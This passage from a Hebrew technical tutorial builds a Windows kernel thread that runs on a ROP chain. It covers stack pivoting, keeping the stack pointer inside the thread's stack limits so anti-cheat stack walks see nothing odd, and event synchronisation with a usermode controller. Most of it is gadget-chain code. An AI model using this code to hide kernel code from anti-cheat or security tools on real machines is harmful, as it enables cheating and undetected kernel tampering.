- The second common cause is a hardware problem.

לפי מה שכתוב, או שקרתה שגיאה ברמת החומרה (מה שלא סביר). או שנגרם overflow כי נגענו ב- guard page, וכשזה קרה, הקרנל ניסה לדחוף trap frame למרות שלא נותר לנו מקום נוסף בסטאק.

לכן, בואו ננסה לשמור מספיק מרחוק בין הסטאק שלנו ל-guard page. כרגע גודל הסטאק שאני מאלקץ הינו 0x6000, כמו הגודל של הסטאק הדיפוליטיבי של system threads בקרנל, אז ננסה לראות אם הבדל של 0x2000 בתים יספיק.


```
Stack→AddFunctionCall("MmAllocateContiguousMemory", STACK_ALLOC_SIZE, MAXULONG64);

Stack→AddGadget("pop rcx; ret;");
Stack→AddValue(STACK_START_OFFSET);
Stack→AddGadget("add rax, rcx; ret;");
```

בתמונה אנחנו מוסיפים 0x2000 בתים למצביע בשביל שנכתוב לשם את הסטאק שלנו.


נוודא גם כי אנחנו מעתיקים כמות בתים נכונה (0x6000 – 0x2000):

```
// Set up third arg of memcpy (copy count)
Stack→AddGadget("pop r8; ret;");
Stack→AddValue(STACK_ALLOC_SIZE - STACK_START_OFFSET);
```

ננסה להריץ את התוכנה שוב פעם, ונראה שעכשיו זה עובד, אנחנו אפילו יכולים לראות את התרד שלנו מבצע לופים בכל הכוח עם המון שימוש במעבד.



....וכמובן שגם לאחר מספר דקות אנחנו נקרוס כשיגמר לנו הזיכרון על המכונה.




אז עכשיו יש לנו לולאה שרצה, אבל כמו שראינו, היא לא טובה כי:

1. אנחנו לא משחררים זיכרון (פתיר בקלות)
2. מכיוון שאנחנו ממשיכים לשנות את מיקום הסטאק שלנו כל איטרצייה למיקום חדש לחלוטין, אוגר ה-RSP שלנו יהיה מחוץ לטווחים של KThread.StackLimit ו-KThread.StackBase, מה שיכול להיראות חשוד לאנטי-צ'יט, כי זו לא בעיה שקורת בתרדים אחרים
3. ברגע שמתרחש stack unwinding על הסטאק שלנו בעזרת פונקציות שקיימות במערכת ההפעלה, כפי שאנטי-צ'יט יעשה, על מנת לראות את הסטאק, נגרמה קריסה למכונה.

החלטתי להתרכז בבעיה האחרונה שציינתי מכיוון שהיא מדמה פעולה שאנטי-צ'יט יוכל לבצע על הסטאק שלנו בשביל להבין מה מריץ התרד.

בשביל לחקות פעולה של האנטי-צ'יט, החלטתי להשתמש בכלי Process hacker, מכיוון שהוא מאפשר לנו לראות סטאקים בקרנל, את זאת הוא מבצע בעזרת קריאה לפונקצייה RtlWalkFrameChain, בדומה למה שיבצעו אנטי-צ'יטים. בשביל לעשות reproduce לבעיה, פשוט נעשה double click על התרד שלנו ברשימה, ונגרום לקריסת מערכת ההפעלה.

בואו נבחון את trace הקריסה שקיבלנו וננסה להבין מדוע זה קרה.



Stack

Frame Index	Call Site	Child-SP	Return Address
[0x0]	nt!DbgBreakPointWithStatus	0xffffe180ec62c7d8	0xfffff807df9af3f2
[0x1]	nt!KiBugCheckDebugBreak+0x12	0xffffe180ec62c7e0	0xfffff807df9ae91c
[0x2]	nt!KeBugCheck2+0xb2c	0xffffe180ec62c840	0xfffff807df8f9387
[0x3]	nt!KeBugCheckEx+0x107	0xffffe180ec62cfd0	0xfffff807dfab39e9
[0x4]	nt!KiBugCheckDispatch+0x69	0xffffe180ec62d010	0xfffff807dfab3ff2
[0x5]	nt!KiFastFailDispatch+0xb2	0xffffe180ec62d150	0xfffff807dfab1c28
[0x6]	nt!KiRaiseSecurityCheckFailure+0x368	0xffffe180ec62d330	0xfffff807df658fed
[0x7]	nt!RtlpGetStackLimits+0x3d	0xffffe180ec62d4c0	0xfffff807df7480ce
[0x8]	nt!RtlWalkFrameChain+0x6e	0xffffe180ec62d4f0	0xfffff80775df18a2
[0x9]	kprocesshacker+0x18a2	0xffffe180ec62d540	0xfffff80775df71ee
[0xa]	kprocesshacker+0x71ee	0xffffe180ec62dd70	0xfffff807df686c3b
[0xb]	nt!KiDeliverApc+0x7ab	0xffffe180ec62ddb0	0xfffff807df71d76b
[0xc]	nt!KiSwapThread+0x88b	0xffffe180ec62de50	0xfffff807df69e13d
[0xd]	nt!KiCommitThreadWait+0x39d	0xffffe180ec62df20	0xfffff807df67ade6
[0xe]	nt!KeDelayExecutionThread+0x456	0xffffe180ec62dfb0	0xfffff807df92c007

אפשר לראות שהפונקציה RtlpGetStackLimits שנקראה על ידי הדרייבר של process hacker מעלה שגיאה.

בואו נפרוס את אותה הפונקציה ב-IDA, בשביל להבין תחת אילו תנאים אותה השגיאה קורת.

```
__int64 __fastcall RtlpGetStackLimits(__int64 a1, __int64 a2)
{
  __int64 rsp; // rax
  __int64 result; // rax
  char v6; // [rsp+40h] [rbp+18h] BYREF

  rsp = (KeGetCurrentStackPointer)();
  result = KeQueryCurrentStackInformationEx(rsp, &v6, a1, a2);
  if ( !result )
    __fastfail(4u);
  return result;
}
```

אפשר לראות שה-fastfail קורה כש-KeQueryCurrentStackInformationEx תחזיר 0, אז נבין מתי זה יכול לקרות. לפי מה שמצאתי, זה קורה רק בתנאים הבאים:

```
StackLimit = CurrentThread->StackLimit;
kthread_stacklimit = StackLimit;
StackBase = CurrentThread->StackBase;
*kthread_stackbase = StackBase;
if ( StackLimit >= StackBase )
  kthread_stacklimit = StackLimit;
*a1 = StackLimit;
return kthread_stacklimit <= rsp && rsp < *kthread_stackbase;
```

כלומר, אנחנו קורסים אם RSP מצביע מחוץ לטווח של KThread.StackBase ו-KThread.StackLimit וזו בעיה שממילא יש לנו, וכבר ציינתי בתור הבעיה השנייה שלנו.

טוב, אז זה אומר שנצטרך שיטה טובה יותר. למרות שאנחנו יכולים לשחרר את הזיכרון שאולקץ ובכך למנוע דליפת זיכרון, וכרגע לא רק שהאנטי-צ'יט יוכל לעלות עלינו – אלא גם נקריס את כל המכונה כאשר הוא ינסה לבצע stack unwinding, על כך לא ניתן להתפשר.

דרך אחת אפשרית הינה להמשיך לשנות את ערכי ה-StackLimit וה-StackBase במבנה הנתונים KThread לקראת כל Stack pivot שאנו מבצעים. עם זאת הדבר יכול להיראות חשוד, לרוב הערכים הללו לא ישתנו כל כך הרבה פעמים בזמן קצר.

הדרך השנייה שחשבתי עליה הינה למצוא את המיקום של הסטאק המקורי של ה-Thread, לכתוב לשם את התוכן של הסטאק שלנו, ולבצע pivot חזרה לשם. הדבר יעבוד, אבל כעת צריך להבין כיצד נבצע לולאות – לאן נכתוב את הסטאק של האיטרצייה הבאה? הרי בשיטה הקודמת המשכנו ליצור אילוקצים חדשים, ועכשיו אנחנו רוצים להישאר בטווח של ה-StackLimit וה-StackBase המקוריים שהוגדרו ביחד עם יצירת התרד.

ובכן, אנחנו יכולים לבצע כתיבה של הסטאק המקורי לאותו המיקום. אבל יש בעיה עם זאת, כי הסטאק שכרגע מורץ, ישכתב את עצמו בעזרת memcpy, מה שיגרום לכך שה-memcpy יעשה return לכתובת לא נכונה, כי הוא ידרוס את הסטאק שהוא כרגע משתמש בו בשביל לרוץ. ניתן לפתור זאת בעזרת התאמה נכונה של אופסטים בעת הכתיבה, אבל הדבר יקח התאמה ידנית כל פעם שאערוך את ה-ROP Chain, ולכן לא מדובר באופצייה הכי נוחה.

שימוש בסטאק המקורי ששייך ל-System thread

השיטה שבחרתי בה, הינה לחלק את חוצץ הסטאק לשני חצאים. החצי הראשון ירוץ, וכשהוא יסיים ויצטרך לעבור לאיטרציה הבאה, הוא יבצע memcpy של הסטאק המקורי לחצי השני, ויקפוץ אליו. כשהחצי השני יסיים לרוץ, הוא יבצע כתיבה לחצי הראשון, יקפוץ אליו, וכן הלאה. השיטה אמורה לעבוד בתאוריה, אך היא תגביל את גודל הסטאק שלנו משום שאנחנו שומרים בחוצץ שני העתקים של הסטאק שאנחנו קופצים ביניהם. עם זאת, מגבלות הגודל לא הפריעו כלל לתפקוד הכלי שלי ולכן הפתרון מספק עבורי.

אנחנו גם צריכים להבין האם לקפוץ לחצי הראשון או השני בחוצץ. גם ללא Conditionals ב-ROP ניתן לבצע זאת במספר דרכים. למשל, אפשר לבצע פעולת שארית בשביל להחליט האם לכתוב לחצי הראשון או השני. הדרך השנייה שחשבתי עליה ובחרתי בה הינה להשתמש בפעולת XOR בין שני האופסטים של החצאים, ככה שנוכל לבצע פעולה XOR עם ערך ידוע מראש בשביל להחליף את האופסט לאחד של החצי השני.

למשל, אם החצי הראשון קיים באופסט של 0x2000, והחצי השני קיים באופסט של 0x4000, אם נבצע XOR עם הערך 0x6000 על כל אחד מהאופסטים נקבל את האופסט של החצי השני וכך נדע לאן לכתוב.

$$0x2000 \oplus 0x6000 = 0x4000$$

$$0x4000 \oplus 0x6000 = 0x2000$$

אז עכשיו כשיש לנו רעיון עבור איך לבצע לולאות בצורה טובה יותר, הנה השלבים שנצטרך לבצע:

1. לאלקץ זיכרון השומר את האופסט אליו נכתוב את הסטאק של האיטרצייה הבאה
2. למצוא את מיקום הסטאק המקורי של התרד ש-PsCreateSystemThread יצר, אותו ניתן למצוא ב-KThread.StackLimit
3. לקרוא מהזיכרון ששמרנו את הערך של האופסט אליו נרצה לקפוץ
4. לבצע פעולת חיבור בין שני הערכים שהוצאנו בשלב השני והשלישי, זו תהיה הכתובת של החצי האחר
5. לכתוב את הסטאק המקורי שלנו לאותה הכתובת בעזרת memcpy
6. לבצע פעולת XOR על הזיכרון השומר את האופסט. כך שבאיטרציה הבאה, כשיתבצע השלב הראשון, האופסט יצביע לחצי הבא שאחריו
7. לבצע pivot לסטאק של האיטרציה הבאה

לפני שנתחיל אגיד כי בחלק מהשורות קוד אני מראה פונקציות wrapper לפעולות ROP שונות. זאת מכיוון שיש מספר פעולות שדורשות כמות רבה של גאדג'טים. לכן החלטתי לחסוך בשורות קריאה עבורכם, ולא להיכנס ליותר מדי פרטים שוליים.

נבצע את השלב הראשון על ידי אלקוץ ושמירה של הערך ההתחלתי שלנו. בוא נגדיר לעצמנו שאנחנו רוצים לקפץ בין האופסטים 0x2000 ו-0x4000 לבנתיים.

```
#define STACK_START_OFFSET  0×2000
CurrentStackOffsetStartValue = STACK_START_OFFSET;
CurrentStackOffsetAddress = AllocateKernelMemory(sizeof(void*));
KernelMemcpy(CurrentStackOffsetAddress, &CurrentStackOffsetStartValue, sizeof(CurrentStackOffsetStartValue));
```

לאחר מכן, נבצע את השלב השני על ידי קריאה של ה-KThread.StackLimit הנוכחי.

```
#define KTHREAD_STACK_LIMIT_OFFSET  0×30
void StackManager::PivotToNewStack(StackManager& NewStack)
{
    // rax = CurrentKThread.StackLimit
    this→AddFunctionCall("PsGetCurrentThread");
    this→SetRcx(KTHREAD_STACK_LIMIT_OFFSET);
    this→AddGadget("add rax, rcx; ret;");
    this→AddGadget("mov rax, qword ptr \[rax\]; ret;");
}
```

עכשיו נקרא מאילקוץ הזיכרון שביצענו בשלב הראשון את האופסט אליו נרצה לקפוץ, ונוסיף אותו ל-rax ככה ש-rax יצביע לכתובת אלייה נרצה לכתוב את הסטאק של האיטרצייה הבאה שלנו.

```cpp
void StackManager::PivotToNewStack(StackManager& NewStack)
{
    //  ... rax=CurrentKThread.StackLimit

    // Back up rax in rbx
    this->AddGadget("push rax; pop rbx; ret;");

    // rax = CurrentStackOffsetAddress (0x2000 or 0x4000)
    this->SetRax(CurrentStackOffsetAddress);
    this->AddGadget("mov rax, qword ptr \[rax\]; ret;");

    // rcx = rax
    this->SetRcx(0);
    this->AddGadget("xchg ecx, eax; ret;");

    // Restore backed up rax so that rax = CurrentKThread.StackLimit
    this->AddGadget("push rbx; pop rax; add rsp, 0x20; pop rbx; ret;");
    this->AddPadding(0x28);

    // rax += rcx -> rax is now equal to the next stack jump address
    this->AddGadget("add rax, rcx; ret;");
}
```

עכשיו נוכל לכתוב את הסטאק של האיטרצייה הבאה לאותה הכתובת בעזרת memcpy.

```cpp
void StackManager::PivotToNewStack(StackManager& NewStack)
{
    //  ... rax = next stack addr

    // r9 = rax
    this->MovRaxIntoR9();

    // rcx = r9 -> dst = next stack addr
    this->MovR9IntoRcx();

    // src = NewStack.StackAllocAddress
    this->SetRdx(NewStack.StackAllocAddress);

    // size = NewStack.StackSizeLimit
    this->SetR8(NewStack.StackSizeLimit);

    // Call memcpy
    this->AddFunctionCall("memcpy");
}
```

אחרי ביצוע הכתיבה, רק נשאר לנו לבצע את פעולת ה-XOR ולאחר מכן pivot לאותה הכתובת ששמרנו ב-rax מקודם.

בגלל שהקריאה ל-memcpy דורסת את rax בשביל לשים שם את ה-return value של הפונקציה, הערך כבר לא יהיה רלוונטי לאחר הקריאה ל-memcpy.

נוכל לחפש גאדג'ט שמבצע backup ל-rax באוגר שלא נדרס. עם זאת, מכיוון שאני לא יודע אם האוגר אי פעם ידרס בגרסאות עתידיות, העדפתי פשוט לבצע את אותם השלבים הראשונים פעם נוספת בשביל להוציא את הכתובת מחדש.

```
void StackManager::PivotToNewStack(StackManager& NewStack)
{
    // ... memcpy call
    // ... rax = next stack addr

    // rax->r9->rcx->r11
    // We do this above the XOR operation
    // because the XOR gadget uses rax
    this->MovRaxIntoR9();
    this->MovR9IntoRcx();
    this->MovRcxIntoR11();

    // XOR the current stack offset by 0x6000
    // (0x2000 ^ 0x4000 = 0x6000)
    this->SetRax(0x6000);
    this->SetRdx(CurrentStackOffsetAddress);
    this->AddGadget("xor qword ptr \[rdx\], rax; ret;");

    // Perform pivot
    this->AddGadget("mov rsp, r11; ret;");
}
```


בתמונה ניתן לראות את פעולת ה-XOR שתוודא כי כשהאיטרצייה הבאה תרוץ, הכתובת תצביע לאופסט השני. לאחר מכן אנחנו מבצעים pivot לסטאק של האיטרצייה הבאה.

עכשיו כשהכל נראה מוכן, נוכל לגרום לסטאק שלנו להריץ pivot לסטאק שני, והסטאק השני ימשיך לבצע pivot לתוך עצמו, ככה שהוא יריץ את המקביל של while true בעזרת ROP.

```
void RopThreadManager::BuildInitStack(StackManager* Stack, StackManager* PivotStack,)
{
    Stack->PivotToNewStack(*PivotStack);
}

void RopThreadManager::BuildMainStack(StackManager* Stack)
{
    Stack->PivotToNewStack(*Stack);
}
```

לאחר הרצה, ניתן לראות כי הכל עבד. יתר על כך, הבעיה עם ה-Stack unwinding שהייתה לנו בעבר הינה פתורה, ואנחנו יכולים לבצע unwinding לסטאק כי אוגר ה-rsp נמצא בטווח שבין KThread.StackLimit ל-KThread.StackBase.

אפשר לראות שהסטאק שלנו מכיל כתובות לגיטימיות בקרנל המצביעים לגאדג'טים שלנו:



סנכרון בקשות בין התרדים

עכשיו כשיש לנו לולאה עובדת, נצטרך למצוא דרך לתקשר עם תוכנת היוזרמוד שלנו. אנחנו רוצים שהתקשורת תהיה יציבה ולכן נצטרך לבצע סנכרון פעולות בין התרד הקרנלי לתרדים שנמצאים בתוכנת יוזרמוד. במערכת ההפעלה וינדוס קיימים אובייקטי סנכרון רבים. אובייקט סנכרון הינו אובייקט שניתן להמתין עבורו בעזרת פונקציות ההמתנה שה-WinAPI מציע, בנוסף ניתן לשתף אובייקט מן הסוג הזה בין מספר פרוססים - כלומר ניתן לבצע סנכרון של משאב אחד בין מספר תרדים.

אחד מן האובייקטים הללו הינו אובייקט הנקרא בשם Event, אותו ניתן להתריע בעזרת הפונקציה SetEvent, ונוכל להמתין עד להתרעתו בעזרת WaitForSingleObject. כעת מה שנוכל לעשות זה ליצור שתי אובייקטים מן הסוג הזה, אחד עבור להתריע את התרד הקרנלי, ואחד עבור התרד היוזרמודי, כל תרד ימתין עד להתרעתו בשביל לבצע פעולה.

בשביל נוחות, בואו ניצור את האובייקטים שלנו דרך תוכנת היוזרמוד בשביל לחסוך קצת כאב ראש של ROP. לאחר מכן כשהתרד הקרנלי שלנו יווצר, הוא יוכל לפתוח Handle לאותן האובייקטים בקוד שב-InitStack, זאת מכיוון שהגדרנו את הסטאק הזה לרוץ רק פעם אחת, לעומת ה-MainStack שלנו שמריץ while true.

```
#define UM_SHORT_EVENT_NAME L"Global\\MYSIGNALEVENT_UM"
#define KM_SHORT_EVENT_NAME L"Global\\MYSIGNALEVENT_KM"
void RopThreadManager::CreateEventObjects()
{
    // Create kernelmode event
    KmEvent = CreateEventW(NULL, FALSE, FALSE, KM_SHORT_EVENT_NAME);

    // Create usermode event
    UmEvent = CreateEventW(NULL, FALSE, FALSE, UM_SHORT_EVENT_NAME);

    if (!UmEvent || !KmEvent)
    {
        std::exception("Failed to create synchronization event objects");
    }
}
```

עכשיו כשיש לנו אובייקטים עבור הסנכרון, נוסיף קוד ל-InitStack שלנו בקרנל שיפתח Handle משלו לאותם האובייקטים, את זאת ניתן לעשות באמצעות [ZwOpenEvent](). אפשר לראות שיש גם מעט קוד נוסף המגדיר את השם של האובייקט ואת המבנה נתונים OBJECT_ATTRIBUTES שנדרש להיות מוגדר בשביל לבצע קריאה מוצלחת ל-ZwOpenEvent.

```
#define UM_EVENT_NAME   L"\\BaseNamedObjects\\Global\\MYSIGNALEVENT_UM"
#define KM_EVENT_NAME   L"\\BaseNamedObjects\\Global\\MYSIGNALEVENT_KM"
void MemoryManager::InitializeMemory()
{
    // ... Other setup code

    // Store kernel object name strings
    const wchar_t* UmEventNameString = UM_EVENT_NAME;
    const wchar_t* KmEventNameString = KM_EVENT_NAME;
    KernelMemcpy(UmSourceStringArg, UmEventNameString, (lstrlenW(UmEventNameString) + 1) * sizeof(WCHAR));
    KernelMemcpy(KmSourceStringArg, KmEventNameString, (lstrlenW(KmEventNameString) + 1) * sizeof(WCHAR));

    // Initialize and store object attributes structure needed for ZwOpenEvent call
    OBJECT_ATTRIBUTES UmObjectAttributesData;
    OBJECT_ATTRIBUTES KmObjectAttributesData;
    InitializeObjectAttributes(&UmObjectAttributesData, UmDestinationStringArg, OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE, NULL, NULL);
    InitializeObjectAttributes(&KmObjectAttributesData, KmDestinationStringArg, OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE, NULL, NULL);
    KernelMemcpy(UmObjectAttributeArg, &UmObjectAttributesData, sizeof(OBJECT_ATTRIBUTES));
    KernelMemcpy(KmObjectAttributeArg, &KmObjectAttributesData, sizeof(OBJECT_ATTRIBUTES));
}

void RopThreadManager::BuildInitStack(StackManager* Stack, StackManager* PivotStack)
{
    // Open handle to UM event
    Stack->AddFunctionCall("RtlInitUnicodeString", UmDestinationStringArg, UmSourceStringArg);
    Stack->AddFunctionCall("ZwOpenEvent", UmOutputHandleArg, EVENT_MODIFY_STATE | SYNCHRONIZE, UmObjectAttributeArg);

    // Open handle to KM event
    Stack->AddFunctionCall("RtlInitUnicodeString", KmDestinationStringArg, KmSourceStringArg);
    Stack->AddFunctionCall("ZwOpenEvent", KmOutputHandleArg, EVENT_MODIFY_STATE | SYNCHRONIZE, KmObjectAttributeArg);

    Stack->PivotToNewStack(*PivotStack);
}
```

עכשיו כשיש לנו האנדלים פתוחים משני הצדדים שצריכים להסתנכרן, נבצע את הסנכרון עצמו. בוא נוסיף מספר פונקציות עזר לתרד ROP שלנו שבקרנל בשביל לחכות ל-Event היוזרמודי, או להתריע את האיבנט הקרנלי:

```
void StackManager::AwaitUsermode(const void* UmEventHandleAddress)
{
    // Set first arg to hold the handle value
    this→ReadIntoRcx(UmEventHandleAddress);
    // Set second arg "Alertable" to TRUE
    this→SetRdx(TRUE);
    // Set third arg "Timeout" to NULL (makes waiting infinite)
    this→SetR8(NULL);
    this→AddFunctionCall("ZwWaitForSingleObject");
}

void StackManager::SignalUsermode(const void* KmEventHandleAddress)
{
    // Set first arg to hold the handle value
    this→ReadIntoRcx(KmEventHandleAddress);
    // Set optional second arg "PreviousState" to NULL
    this→SetRdx(NULL);
    this→AddFunctionCall("ZwSetEvent");
}
```

ביוזרמוד נוכל לקרוא לפונקציות המקבילות. נשלח בקשת סנכרון על ידי התרעה של האיבנט היוזרמודי, ולאחר מכן הקוד ימתין לאיבנט הקרנלי:

```
void RopThreadManager::SendPacket()
{
    // Alert the kernel thread by setting the event it's awaiting
    SetEvent(UmEvent);

    // Wait for the kernel thread to perform the operation and alert us
    WaitForSingleObject(KmEvent, INFINITE);
}
```

עכשיו בואו נוודא שהכל עובד כפי שציפינו, נאזין בתרד הקרנלי לבקשה מהיוזרמוד, כאשר היא תתקבל התרד יקרא ל-PsTerminateSystemThread ובכך ימות.

```
void RopThreadManager::BuildInitStack(StackManager* Stack, StackManager* PivotStack)
{
    // ... Opening handles

    Stack->AwaitUsermode(UmOutputHandleArg);
    Stack->AddFunctionCall("PsTerminateSystemThread", STATUS_SUCCESS);
}
```

והיוזרמוד שלנו ישלח את הבקשה, נמתין מספר שניות בשביל שנוכל לראות את הכל מתרחש ב- Process hacker בקלות.

```
int main()
{
    // ... Setup code

    RopThread.SpawnThread();

    std::printf("Waiting 5s before terminating system thread\n");
    Sleep(5000);

    std::printf("Requesting thread termination\n");
    RopThread.SendPacket();

    std::printf("Done - thread should be terminated\n");
    std::cin.get();

    return EXIT_SUCCESS;
}
```

עכשיו כשנריץ את התוכנה נוכל לראות שהתרדמ מת לאחר 5 שניות (הרשומה שמסומנת באדום):

System (4) Properties

GPU | Disk and Network | Comment
General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles

TID	CPU	Cycles delta	Start address	Priority
112			ntoskrnl.exe!IoGetRequestorProcessId+0x18c0	Normal
232			ntoskrnl.exe!IoTranslateBusAddress+0x8f0	8
236			ntoskrnl.exe!IoTranslateBusAddress+0x8f0	8
240			ntoskrnl.exe!IoTranslateBusAddress+0x8f0	8
244			ntoskrnl.exe!IoTranslateBusAddress+0x8f0	8
660			ntoskrnl.exe!KeDispatchSecondaryInterrupt+0x230	10
108			ntoskrnl.exe!KeInitializeEnumerationContextFromAffinity+0x180	Normal
92	0.06	7,868,703	ntoskrnl.exe!KeStallWhileFrozen+0x2a60	Normal
96			ntoskrnl.exe!KeStallWhileFrozen+0x2d30	Normal
76			ntoskrnl.exe!KeStallWhileFrozen+0x53a0	Normal
80			ntoskrnl.exe!KeStallWhileFrozen+0x53a0	Normal
84			ntoskrnl.exe!KeStallWhileFrozen+0x53a0	Normal
88			ntoskrnl.exe!KeStallWhileFrozen+0x53a0	Normal
116			ntoskrnl.exe!MmObtainChargesToLockPagedPool+0x120a0	4
104			ntoskrnl.exe!MmTrimAllSystemPagableMemory+0x17b00	Normal
1484			ntoskrnl.exe!MmTrimAllSystemPagableMemory+0x2d3f0	Normal
12048	24.86	3,173,528,...	ntoskrnl.exe!MmTrimAllSystemPagableMemory+0x2d3f0	Normal
780			ntoskrnl.exe!NtUnlockFile+0xe50	Normal
1124			ntoskrnl.exe!NtUnlockFile+0xe50	Normal
1644			ntoskrnl.exe!NtUnlockFile+0xe50	Above normal
1648			ntoskrnl.exe!NtUnlockFile+0xe50	Above normal
1692			ntoskrnl.exe!NtUnlockFile+0xe50	Above normal

Start module: C:\WINDOWS\system32\ntoskrnl.exe

Started: 3:56:46 PM 11/14/2025
State: Running | Priority: 8
Kernel time: 03:35:02.453 | Base priority: 8
User time: 00:00:00.000 | I/O priority: Normal
Context switches: 937,831 | Page priority: Normal
Cycles: 41,082,379,272,234 | Ideal processor: 0:1

Close

תקשורת

עכשיו כשיש לנו סנכרון בין התרד היוזרמודי לאחד שרץ בקרנל, נצטרך דרך לתקשר מידע בין שני התרדים ככה שהתוכנת יוזרמוד תוכל לבקש כתיבה ל-source ו-destination לפי בחירתו.

יש לא מעט דרכים לבצע תקשורת בין פרוססים בווינדוס, למשל תקשורת בעזרת Named pipes, שימוש בזיכרון עם מיפוי משותף דרך אובייקט, או תקשורת דרך ערכים ב-Registry. אני מעדיף שלא ליצור שום אובייקט שלא לצורך, ולכן החלטתי לתקשר דרך חוצץ זיכרון שיהיה קיים ביוזרמוד אותו יעתיק הקרנל על מנת לקרוא אותו, ויוכל גם לכתוב אליו מידע שרוצה לתקשר בחזרה.

בשביל לבצע את הכתיבה אני מתכנן להשתמש בפונקציה MmCopyVirtualMemory, ככה שהיוזרמוד יצטרך לספק מספר פרמטרים. נדרש להעביר שני כתובות לאובייקטים של EProcess, שהוא אובייקט בווינדוס המתאר פרוסס במערכת ההפעלה. הכתובת הראשונה הינה הפרוסס ממנו נעתיק את המידע, הכתובת השנייה תהיה הפרוסס אליו נכתוב את המידע.

